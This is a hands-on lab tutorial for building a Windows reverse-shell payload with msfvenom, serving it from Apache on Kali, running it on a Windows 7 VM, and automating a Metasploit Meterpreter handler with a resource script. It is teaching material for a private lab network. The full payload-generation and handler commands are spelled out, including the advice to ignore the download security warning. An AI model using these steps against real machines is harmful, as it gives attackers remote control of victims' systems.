
**Lab - Launch an Automated Meterpreter Session**

**Overview**

In this lab, you will learn how to spawn a Meterpreter session on a Windows 7 Pro machine by creating an automated resource script file to launch within Metasploit. Having an established reverse shell is a requirement for any post-exploitation of Microsoft Windows lab. Having the ability to establish a meterpreter reduces the burden when preparing our lab environment for any Microsoft Windows post-exploitation labs.


**Lab Requirements**

* One virtual install of Kali Linux
* One virtual install of windows 7 Pro
* VirtualBox networking should be set to NAT Network for both devices.




**Find the IP address of your Kali Linux Machine**

From your Kali machine, open a terminal, and at the prompt, type ifconfig. Find the IP address assigned to your eth0 adapter.




This is my IP address! Yours will differ!

On your Kali desktop, create a new folder called temp.



Right-click on the new folder, and from the context menu, select **Open Terminal Here**.



This opens a new terminal window inside the new temp folder. This is where we will save our infected payload.

**Creating a Malicious .exe File**

We first need to establish a reverse shell between our Kali and our Windows 7 Pro target. To do this, we will generate an infected payload using **msfvenom** and the following command.

**Change the LHOST IP address to that of your Kali machine.**


msfvenom -p windows/meterpreter/reverse\_tcp -a x86 LHOST=10.0.2.15 LPORT=4444 -f exe -o payload.exe

The command above instructs **msfvenom** to generate an x86 Windows executable file that implements a reverse TCP connection back to our Kali machine when launched from within Windows 7.


The format (-f) must be specified as being type .exe, and the localhost (LHOST) and local port (LPORT) must be defined.

In our case, the LHOST is the IP address of our attacking Kali Linux machine, and the LPORT is the port to listen on for a connection from the target once it has been compromised.


At the prompt, copy and paste your msfvenom code.



Minimize your terminal screen. From your desktop, open the temp folder we created earlier. Inside you will see the payload.exe we just created.




Right-click on the newly created payload.exe file, and from the context menu, select Copy. Close the temp folder.




We next need to move the file to the **var/www/html** directory.


From your desktop, click on File System.




Inside the right windowpane, scroll down until you come to the var directory and open.




Inside the var directory, open the www directory.



Inside the www directory, open the html directory.




Inside the html directory, right-click and paste your payload.exe.



Close everything out and return to your terminal.

We next need to start the Apache web service. At the prompt, type:

service apache2 start




Hit enter. It comes back to the prompt letting you know that the command was completed successfully.

Minimize your Kali machine and bring up your Windows 7 Pro. From the desktop. Launch Internet Explorer. In the address bar, type the IP address assigned to your Kali machine, followed by a forward slash and the name of your msfvenom payload.


In this example, I have typed <http://10.0.2.15/payload.exe>.

When you hit enter, you either prompted to either run or save the file. We need to save the file to the Documents folder of the target machine.



Click the Save button, and you can ignore the security warning. Click on **View downloads,** or you can go into your Downloads folder. Find the newly downloaded payload.exe. You can either run it here or move it to another location. I moved mine to My documents folder.





We will return to launch the payload once we have started or reverse shell using Metasploit.


**Writing a Resource Script to Launch Our Meterpreter Session**

When having to establish the same Meterpreter session multiple times. We can build a resource file that will store the commands and then run a single command to execute all of them. Metasploit has numerous scripts already developed and stored here.

**Exploring Resource Scripts in Metasploit**

Metasploit stores its resource scripts in the following location. If we navigate to the rc script location and do a **ls -l** to view the contents of the directory, we can see there are numerous scripts already developed and stored here. **Our new script will be saved to our working folder.**

cd /usr/share/metasploit-framework/scripts/resource  
ls -l



We need to set up a multi/handler to connect to when a payload is executed on a target system.

Return to your Kali terminal, and at the prompt, type **msfconsole**.




At the msf prompt type, **use exploit/multi/handler**




Press enter.

At the next prompt, type, **set payload windows/meterpreter/reverse\_tcp**



Press enter.

At the next prompt, set the IP address for your LHOST using the IP address assigned you to Kali install. At the prompt, type, **set LHOST 10.0.2.15** *(This will be the IP address of your Kali)*




Press enter.

At the next prompt, set the port number for the listening port to 4444. At the prompt, type,


**set LPORT 4444**

We are ready to save the new resource script to our working folder.

**makerc handler\_tcp.rc**



Edit the script and add the run command at the very end. From the taskbar of your text editor, open File and click on Save. Close the working directory.




**Launch the new resource script.**


Open a new terminal inside your working directory.

To launch our new meterpreter script, at the terminal prompt, type:

msfconsole -r handler\_tcp.rc




If the script completes successfully, your kali should be standing by for communication from your Windows 7 Pro machine when you launch the payload.exe.




Kali is now waiting patiently for our Windows 7 Pro victim to launch the payload.exe file and establish a reverse shell using a Meterpreter.


Return to your Windows 7 Pro machine. Open the Documents folder and 2X click the payload.exe file.



When prompt, click the Run button.



Return to your Kali terminal, and you should see a Meterpreter prompt.



**Summary**

In this first lab of the section, you have established a reverse shell using a resource script file. You also learned how to create a payload using msfvenom. We now have a Windows 7 Pro machine ready for post-exploitation and a quick and easy way to establish a meterpreter session as needed to get the job done remotely.

**End of the lab!**